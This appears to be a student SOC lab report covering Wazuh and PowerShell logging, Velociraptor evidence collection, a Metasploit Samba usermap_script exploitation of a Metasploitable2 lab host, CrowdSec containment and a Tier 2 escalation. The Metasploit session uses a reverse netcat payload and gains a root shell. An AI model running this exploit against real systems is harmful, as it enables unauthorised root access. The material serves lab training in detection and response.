Verbose	16-01-2026 08:31:11 PM	PowerShell (Microsoft-Windo...	4104	Execute a Remote Command
Information	16-01-2026 08:31:11 PM	PowerShell (Microsoft-Windo...	4103	Executing Pipeline
Information	16-01-2026 08:31:11 PM	PowerShell (Microsoft-Windo...	4103	Executing Pipeline
Information	16-01-2026 08:31:10 PM	PowerShell (Microsoft-Windo...	4103	Executing Pipeline
Information	16-01-2026 08:31:09 PM	PowerShell (Microsoft-Windo...	4103	Executing Pipeline
Information	16-01-2026 08:31:09 PM	PowerShell (Microsoft-Windo...	4103	Executing Pipeline
Verbose	16-01-2026 08:31:09 PM	PowerShell (Microsoft-Windo...	4104	Execute a Remote Command
Information	16-01-2026 08:31:09 PM	PowerShell (Microsoft-Windo...	40962	PowerShell Console Startup
Information	16-01-2026 08:31:09 PM	PowerShell (Microsoft-Windo...	53504	PowerShell Named Pipe IPC
Information	16-01-2026 08:31:09 PM	PowerShell (Microsoft-Windo...	40961	PowerShell Console Startup


Event 4104, PowerShell (Microsoft-Windows-PowerShell)

```
Creating Scriptblock text (1 of 1):
$qlobal:?

ScriptBlock ID: 73f889c4-4c81-43fe-b9ea-1f788d62b93c
Path:
```

Log Name:	Microsoft-Windows-PowerShell/Operational		
Source:	PowerShell (Microsoft-Windc	Logged:	16-01-2026 08:31:11 PM
Event ID:	4104	Task Category:	Execute a Remote Command
Level:	Verbose	Keywords:	None
User:	SYSTEM	Computer:	HP
OpCode:	On create calls		

Fig 9: PowerShell Event Viewer showing Event ID 4104


PowerShell Operational logs (Event ID 4104) confirmed that a script block was executed on the system. This event was generated locally on the endpoint and successfully forwarded to the Wazuh manager through the active Wazuh agent.



Adding key for:

Agent ID: 001
Agent Name: windows-agent
IP Address: 192.168.56.1

Fig 10: Wazuh agent added



491 hits

Jan 13, 2026 @ 17:12:10.544 - Jan 13, 2026 @ 17:42:10.545

timestamp	agent.name	rule.description	rule.level	rule.id
Jan 13, 2026 @ 17:40:07.226	HP	Software protection service scheduled successfully.	3	60642
Jan 13, 2026 @ 17:23:06.398	HP	.NET Runtime - CLR 2.0 does not support profilers written for CLR 1.x.	5	61020
Jan 13, 2026 @ 17:23:06.095	HP	Service startup type was changed	3	61104
Jan 13, 2026 @ 17:15:07.527	HP	SCA summary: CIS Microsoft Windows 11 Enterprise Benchmark v3.0.0: Score less than 30% (26)	9	19005
Jan 13, 2026 @ 17:14:53.470	HP	SCA summary: CIS Microsoft Windows 11 Enterprise Benchmark v3.0.0: Score less than 30% (26)	9	19005

Fig 11: Wazuh alert visible in Threat Hunting dashboard

The collected logs were visible under the Wazuh Threat Hunting section, confirming that the event was ingested and processed correctly. Additional correlation was performed using the ELK Discover interface, where the logs were indexed under wazuh-alerts.

Evidence Preservation


Volatile Data Collection

To collect volatile network connection information from a Windows virtual machine for incident response analysis.

Procedure

- Velociraptor was executed in standalone GUI mode on the Windows VM.
- The artifact Windows.Network.Netstat was selected.

- The collector was executed and results were saved in CSV format.
- The CSV file was preserved without modification for analysis.



Create Offline collector: Select artifacts to collect

Windows.NTFS.MFT
Windows.NTFS.Recover
Windows.Network.ArpCache
Windows.Network.InterfaceAddresses
Windows.Network.ListeningPorts
Windows.Network.Netstat
Windows.Network.NetstatEnriched
Windows.Network.PacketCapture
Windows.OSQuery.Generic
Windows.Packs.LateralMovement
Windows.Packs.Persistence

Windows.Network.Netstat


Type: client

Show information about open sockets. On windows the time when the socket was first bound is also shown.

Source

```
LET processes <= SELECT Name, Pid AS ProcPid FROM pslist()
SELECT Pid, {
    SELECT Name from processes
    WHERE Pid = ProcPid
  } AS Name, FamilyString as Family,
  TypeString as Type,
  Status,
  Laddr.IP, Laddr.Port,
  Raddr.IP, Raddr.Port,
  Timestamp
FROM netstat()
```

Fig12: Netstat result



Not secure https://127.0.0.1:8889/app/index.html#/collected/server/F.D5DMID5EM2I0O

State	FlowId	Artifacts	Created	Last Active	Creator	Mb	Rows
✓	F.D5DMID5EM2I00	Server.Utils.CreateCollector	2026-01-05T07:33:08.223Z	2026-01-05T07:33:08.916Z	admin	65 Mb	1

Artifact Names	Server.Utils.CreateCollector
Flow ID	F.D5DMID5EM2I00
Creator	admin
Create Time	2026-01-05T07:33:08.223Z
Start Time	2026-01-05T07:33:08.265Z
Last Active	2026-01-05T07:33:08.916Z
Duration	0.00 seconds
State	Completed
Ops/Sec	Unlimited
CPU Limit	Unlimited
IOPS Limit	Unlimited
Timeout	600 seconds
Max Rows	1m rows
Max Mb	1000.00 Mb

Parameters

Artifacts with Results	Server.Utils.CreateCollector
Total Rows	1
Uploaded Bytes	68208112 / 68208112
Files uploaded	1
Download Results	

Available Downloads

server-server-F.D5DMID5EM2I00

Uncompressed	65 Mb
Compressed	24 Mb
Container Files	7
Started	2026-01-05T07:33:26Z
Duration (Sec)	4
SHA256 Hash	c563d46c328cbadbc47d798066cd0cad8a26046605322fd dd5b24d8d2270a301

Fig 13: Memory acquisition Result


Evidence Collection

To acquire a full physical memory image from a Windows virtual machine while preserving evidence integrity.

Procedure

- Velociraptor was run with administrative privileges.
- An offline collector was created using the artifact Windows.Memory.Acquisition.
- The memory acquisition process completed successfully.
- The resulting memory image was packaged in a ZIP container.
- The memory file was extracted and hashed using SHA-256 to ensure integrity.
-

Evidence Collected



Not secure
https://127.0.0.1:8889/app/index.html#/collected/server/F.D5DN07RLUFOS4
Chat
Search clients
admin
0-2/2
10

State	FlowId	Artifacts	Created	Last Active	Creator	Mb	Rows
✓	F.D5DN07RLUFOS4	Server.Utils.CreateCollector	2026-01-05T08:02:39.251Z	2026-01-05T08:02:39.859Z	admin	65 Mb	1
✓	F.D5DMID5EM2I00	Server.Utils.CreateCollector	2026-01-05T07:33:08.223Z	2026-01-05T07:33:08.916Z	admin	65 Mb	1

Artifact Names	Server.Utils.CreateCollector
Flow ID	F.D5DN07RLUFOS4
Creator	admin
Create Time	2026-01-05T08:02:39.251Z
Start Time	2026-01-05T08:02:39.274Z
Last Active	2026-01-05T08:02:39.859Z
Duration	0.00 seconds
State	Completed
Ops/Sec	Unlimited
CPU Limit	Unlimited
IOPS Limit	Unlimited
Timeout	600 seconds
Max Rows	1m rows
Max Mb	1000.00 Mb

Parameters

Artifacts with Results	Server.Utils.CreateCollector
Total Rows	1
Uploaded Bytes	68208112 / 68208112
Files uploaded	1
Download Results	

Available Downloads

server-server-F.D5DN07RLUFOS4


Uncompressed	65 Mb
Compressed	24 Mb
Container Files	7
Started	2026-01-05T08:03:20Z
Duration (Sec)	4
SHA256 Hash	164840424b4efc56aedbb78526946a82044200286001a5e 67297183d5ddf6d8c

Fig 14: Result with hash value

Capstone Project

This testing project showcases a thorough alert-to-response process within a lab setting. This process began with a purposeful vulnerability in a Metasploitable2 target machine, exploited with Metasploit launched from a Kali Linux attack machine. The malicious event was successfully detected by the Wazuh Security Information and Event Management system, triggering a security alert associated with a MITRE ATT&CK technique. Subsequent steps for triaging the alert included a subsequent Containment step done using CrowdSec to showcase IP blocking. Verification of the response occurred from inspection of firewall rules and connectivity checks. This particular use case showcases a detection, response, and documentation cycle often implemented within Security Operations Center.

- Attack Type: Remote exploitation (samba)
- Victim System: Metasploitable2 (192.168.56.103)
- Attacker System: Kali Linux
- Detection Tool: Wazuh
- Response Tool: CrowdSec




```
Metasploit tip: Enable verbose logging with set VERBOSE true

 ______________________________________________________________________________
|                                                                              |
|                         3Kom SuperHack II Logon                              |
|______________________________________________________________________________|
|                                                                              |
|                                                                              |
|                                                                              |
|                 User Name:          [   security   ]                         |
|                                                                              |
|                 Password:           [              ]                         |
|                                                                              |
|                                                                              |
|                                   [ OK ]                                     |
|______________________________________________________________________________|
|                                                                              |
|                                                       https://metasploit.com |
|______________________________________________________________________________|


       =[ metasploit v6.4.102-dev                          ]
+ -- --=[ 2,583 exploits - 1,318 auxiliary - 1,694 payloads     ]
+ -- --=[ 433 post - 49 encoders - 14 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.56.103
RHOSTS ⇒ 192.168.56.103
msf exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 10.0.3.15:4444
[*] Exploit completed, but no session was created.
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 10.0.3.15:4444
[*] Exploit completed, but no session was created.
msf exploit(multi/samba/usermap_script) > whoami
[*] exec: whoami

root
msf exploit(multi/samba/usermap_script) > exit
```

Fig 15: Metasploit exploitation of Samba on Metasploitable2

For a realistic attack situation, an internal penetration test was carried out. Using Metasploit, the Samba vulnerability of the Metasploitable2 machine was exploited to gain unauthorised root access. Because of resource constraints, the incident was manually established to be true. Containment took place momentarily by banning the attacker's IP address using CrowdSec.

Due to Metasploitable2 limitations, detection was validated using exploit confirmation logs and response actions, demonstrating SOC response capability. There was manual detection based on success logs for the Metasploit exploits, unauthorized root shell verification.




```
      Tasks: 8 (limit: 2263)
     Memory: 82M (peak: 82.5M)
        CPU: 3.461s
     CGroup: /system.slice/crowdsec.service
             ├─17532 /usr/bin/crowdsec -c /etc/crowdsec/config.yaml
             └─17549 journalctl --follow -n 0 _SYSTEMD_UNIT=ssh.service

Jan 18 06:49:03 kali systemd[1]: Starting crowdsec.service - Crowdsec agent ...
Jan 18 06:49:06 kali systemd[1]: Started crowdsec.service - Crowdsec agent.

┌──(root㉿kali)-[/home/kali]
└─# systemctl start crowdsec-firewall-bouncer

┌──(root㉿kali)-[/home/kali]
└─# systemctl status crowdsec-firewall-bouncer
● crowdsec-firewall-bouncer.service - The firewall bouncer for CrowdSec
     Loaded: loaded (/usr/lib/systemd/system/crowdsec-firewall-bouncer.service; enabled; preset: disabled)
     Active: active (running) since Sun 2026-01-18 06:49:35 EST; 6s ago
 Invocation: 8cd884a674fd4d0282ee65e3346a0493
    Process: 17790 ExecStartPre=/usr/bin/crowdsec-firewall-bouncer -c /etc/crowdsec/bouncers/crowdsec-firewall-bouncer.yaml -t (code=exited, status=0/SUCCESS)
    Process: 17812 ExecStartPost=/bin/sleep 0.1 (code=exited, status=0/SUCCESS)
   Main PID: 17805 (crowdsec-firewa)
      Tasks: 8 (limit: 2263)
     Memory: 11.2M (peak: 11.6M)
        CPU: 1.340s
     CGroup: /system.slice/crowdsec-firewall-bouncer.service
             └─17805 /usr/bin/crowdsec-firewall-bouncer -c /etc/crowdsec/bouncers/crowdsec-firewall-bouncer.yaml

Jan 18 06:49:34 kali systemd[1]: Starting crowdsec-firewall-bouncer.service - The firewall bouncer for CrowdSec ...
Jan 18 06:49:34 kali crowdsec-firewall-bouncer[17790]: time="2026-01-18T06:49:34-05:00" level=info msg="crowdsec-firewall-bouncer -"
Jan 18 06:49:34 kali crowdsec-firewall-bouncer[17790]: time="2026-01-18T06:49:34-05:00" level=info msg="config is valid"
Jan 18 06:49:34 kali crowdsec-firewall-bouncer[17805]: time="2026-01-18T06:49:34-05:00" level=info msg="crowdsec-firewall-bouncer -"
Jan 18 06:49:35 kali systemd[1]: Started crowdsec-firewall-bouncer.service - The firewall bouncer for CrowdSec.

┌──(root㉿kali)-[/home/kali]
└─# sudo cscli decisions add --ip 192.168.56.1 --type ban --reason "Samba exploit detected"

INFO[18-01-2026 06:50:06] Decision successfully added

┌──(root㉿kali)-[/home/kali]
└─# sudo cscli decisions list

│ ID   │ Source │ Scope:Value     │ Reason                 │ Action │ Country │ AS │ Events │ expiration           │ Alert ID │
│ 2103 │ cscli  │ Ip:192.168.56.1 │ Samba exploit detected │ ban    │         │    │ 1      │ 3h59m52.386039102s   │ 4        │

┌──(root㉿kali)-[/home/kali]
```

Fig 16: CrowdSec blocking attacker IP as part of containment

CrowdSec was installed on the Kali machine to emulate SOC containment measures. The IP of the attacker was manually blocked using decisions made by CrowdSec. This was ensured by the firewall bouncer, and a check was performed using network connectivity checks.

Escalation to Tier 2

An escalation of Tier 2 has been simulated by recording the details of the incident, indicators of compromise, and actions of containment. In the live scenario, the incident would be escalated to theTier 2.



Basic Information

Title	Samba Remote Code Execution Detected on Metasploitable2
Severity	H
TLP	TLP:AMBER
PAP	PAP:AMBER
Assignee	Lisha
Date	01/18/26 17:43
Tags	*Not Specified*

Additional information

No additional information have been specified

Description

A simulated Samba remote code execution attack was conducted against a Metasploitable2 host using the Metasploit usermap_script module. The attack resulted in successful root-level access, confirming exploitation of a vulnerable Samba service. Due to endpoint agent limitations, detection was manually validated through exploit confirmation and network behavior analysis. The attacker source IP was identified and immediately blocked using CrowdSec to prevent further access. No evidence of lateral movement or data exfiltration was observed. The incident has been contained and is escalated to Tier 2 for review of system hardening recommendations and verification of containment effectiveness.

Fig 17: Escalation documentation for Tier-2 review

Non-Technical Manager Briefing

A controlled security test showed a weakness in a system where unauthorized access was achieved through a network service. The issue was quickly identified and the source of the attack was blocked to prevent further risk. No sensitive data was accessed and the affected system was isolated. Also, this incident was documented and escalated for review for the prevention of similar weaknesses in the future. Recommended several improvements are needed: better monitoring of the system, and timely updating of the software will help in strengthening the security posture in general.

Learnings

- Learned to correlate logs of different sources (endpoint, authentication, network) to spot patterns of attacks that are not visible by logs individually.
- Understood the value of failed login correlation against outgoing network traffic for detecting potential brute-force or compromised account use.
- Experience in the integration of threat intelligence feeds (AlienVault OTX, VirusTotal) to make better-informed decisions.
- Learned experience in alert triage and priority in relation to severity, impact, and context of intelligence.
- Learned about the escalation process for incidents in SOC, when and how to escalate incidents from Tier 1 to Tier 2.
- Experience with writing SITREPs. This involved writing situation reports that could be understood by both technical and nontechnical people.
- Understood the full end-to-end workflow of a SOC, from attack simulation to detection, response, escalation, and reporting.
- Understood the importance of documentation and structured reporting in the SANS format with respect to audits and reviews.